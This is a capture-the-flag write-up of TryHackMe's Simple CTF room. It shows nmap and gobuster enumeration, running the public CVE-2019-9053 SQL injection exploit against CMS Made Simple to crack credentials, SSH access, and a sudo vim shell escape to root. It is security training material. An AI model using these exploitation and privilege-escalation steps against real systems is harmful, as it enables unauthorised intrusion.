



# TryHackMe-SimpleCTF(Easy)

## Summary

### Enumeration

- Nmap Scan

- Web Enumeration

### Exploitation

- CMS Made Simple Exploitation

- Connect to the target with SSH

### Post Exploitation

- Local Exploitation

- Privilege Escalation to root

## Enumeration


### Nmap Scan

```
sudo nmap -sV -sC -O -oN nmap.txt 10.10.88.188
```

```
# Nmap 7.94SVN scan initiated Fri Aug 16 13:33:39 2024 as: nmap -sV -sC -O -oN nmap.txt 10.10.88.188
Nmap scan report for 10.10.88.188
Host is up (0.24s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-syst:
|_  STAT:
|_  FTP server status:
|_    Connected to ::ffff:10.8.91.8
|_    Logged in as ftp
|_    TYPE: ASCII
|_    No session bandwidth limit
|_    Session timeout in seconds is 300
|_    Control connection is plain text
|_    Data connections will be plain text
|_    At session startup, client count was 1
|_    vsFTPD 3.0.3 - secure, fast, stable
|_End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
|_ http-robots.txt: 2 disallowed entries
|_ / /openmr-5_0_1_3
2222/tcp  open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
|_   256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_   256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized|storage-misc
Running (JUST GUESSING): Linux 5.X|3.X (91%), Crestron 2-Series (86%), HP embedded (85%)
```

## Web Enumeration

We have a TCP 80 port for HTTP. We can go there and see what is it :



The screenshot shows a web browser window with the address bar displaying '10.10.88.188'. The browser's address bar and tabs are visible at the top. The main content area shows the 'Apache2 Ubuntu Default Page'. The page has a red header with the Ubuntu logo and the text 'It works!'. Below the header, there is a paragraph of text explaining the default welcome page and a section titled 'Configuration Overview' which lists the configuration files and their locations.

**Configuration Overview**

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|   |-- mods-enabled
|       |-- *.load
|       |-- *.conf
|   |-- conf-enabled
|       |-- *.conf
|   |-- sites-enabled
|       |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain

We see that we have an Apache 2 server Ubuntu default page.

Then I use **gobuster** to enumerate directories :

```
(zerodol@master)-[~/tryhackme/easy/simpleCTF]
$ sudo gobuster dir -u http://10.10.88.188 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t40
[sudo] password for zerodol:

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url:                http://10.10.88.188
[+] Method:             GET
[+] Threads:            40
[+] Wordlist:            /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.6
[+] Timeout:            10s

Starting gobuster in directory enumeration mode

/simple                (Status: 301) [Size: 313] [→ http://10.10.88.188/simple/]
/server-status          (Status: 403) [Size: 300]
Progress: 139606 / 220561 (63.30%)
```

We can see the **/simple** directory.

We go to the **<http://10.10.88.188/simple>** page and see what happens :



We can see that this is the page of CMS Made Simple.

On the bottom left corner we can see the version of the CMS used



© Copyright 2004 - 2024 - CMS Made Simple

This site is powered by [CMS Made Simple version 2.2.8](#)

It's the [CMS Made Simple version 2.2.8](#). This version

## Exploitation

### CMS Made Simple Exploitation

On [exploit-db](#) we can see that this version of CMS Made Simple vulnerable to an [SQL Injection](#)

The screenshot shows the Exploit-DB website interface. The main heading is "CMS Made Simple < 2.2.10 - SQL Injection". Below this, there are three boxes containing metadata:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
46635	2019-9053	DANIELE SCANU	WEBAPPS	PHP	2019-04-02

Below these boxes, there are three status indicators: "EDB Verified: ✗", "Exploit: 📄 / {}" (indicating a script is available), and "Vulnerable App: 📄".

At the bottom, there is a code block containing the exploit details and a Python script snippet:

```
#!/usr/bin/env python
# Exploit Title: Unauthenticated SQL Injection on CMS Made Simple <= 2.2.9
# Date: 30-03-2019
# Exploit Author: Daniele Scanu @ Certimeter Group
# Vendor Homepage: https://www.cmsmadesimple.org/
# Software Link: https://www.cmsmadesimple.org/downloads/cmsms/
# Version: <= 2.2.9
# Tested on: Ubuntu 18.04 LTS
# CVE : CVE-2019-9053

import requests
from termcolor import colored
```

We download the payload.

I named it `cve.py` and granted it execute permissions with `chmod`

```
(zerodol@master)-[~/tryhackme/easy/simpleCTF]
$ ls
cve.py  nmap.txt  notes.txt

(zerodol@master)-[~/tryhackme/easy/simpleCTF]
$ chmod +x cve.py

(zerodol@master)-[~/tryhackme/easy/simpleCTF]
$ ls
cve.py  nmap.txt  notes.txt

(zerodol@master)-[~/tryhackme/easy/simpleCTF]
$
```

We run the script by using the following python command :

```
(zerodol@master)-[~/tryhackme/easy/simpleCTF]
$ python cve.py -u http://10.10.88.188/simple --crack -w /usr/share/seclists/Passwords/Common-Credentials/best110.txt
```

- **-u** : to specify the target URI
- **--crack** : to crack the password with a wordlist
- **-w** : to specify the wordlist to use to crack the admin password

And we have the following results :

```
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admin@admin.com
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
[+] Password cracked: secret
```

```
(zerodol@master)-[~/tryhackme/easy/simpleCTF]
$
```

We have found a username "**mitch**" and a password "**secret**"

## Connect to the target with SSH

We can now try to connect to the target with ssh with our credentials :

```
ssh mitch@10.10.88.188 -p2222
```

```
(zerodol@master)-[~/tryhackme/easy/simpleCTF]
$ ssh mitch@10.10.88.188 -p2222
The authenticity of host '[10.10.88.188]:2222 ([10.10.88.188]:2222)' can't be established.
ED25519 key fingerprint is SHA256:iq4f0XcnA5nnPNAufEqOpvTb08d0JPcHGgmeABEdQ5g.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.88.188]:2222' (ED25519) to the list of known hosts.
mitch@10.10.88.188's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ id
uid=1001(mitch) gid=1001(mitch) groups=1001(mitch)
$
```

- **-p2222** : because SSH use this port on this machine

## Post Exploitation

### Local exploitation

We are the user `mitch`. We can catch our user.txt

```
$ pwd
/home/mitch
$ ls
user.txt
$ cat user.txt
G00d j0b, keep up!
$
```

## Privilege escalation to root

We run the `sudo -l` command to see the list of commands we are allowed to execute with **sudo**

```
$ sudo -l
User mitch may run the following commands on Machine:
  (root) NOPASSWD: /usr/bin/vim
$
```

We can see that we can run the `/usr/bin/vim` command with no password and root privileges.

Now we go to <https://gtfobins.github.io/#> to see if we have a binary that allows us to do a privilege escalation

(a) `sudo vim -c '!/bin/sh'`

We see that there is something for the vim binary

We use it and boom!!! We are root

```
$ sudo vim -c ':/bin/sh'

# id
uid=0(root) gid=0(root) groups=0(root)
# █
```

Now we can access the **root.txt** file

```
# cd /root
# ls
root.txt
# cat root.txt
W3ll d0n3. You made it!
# █
```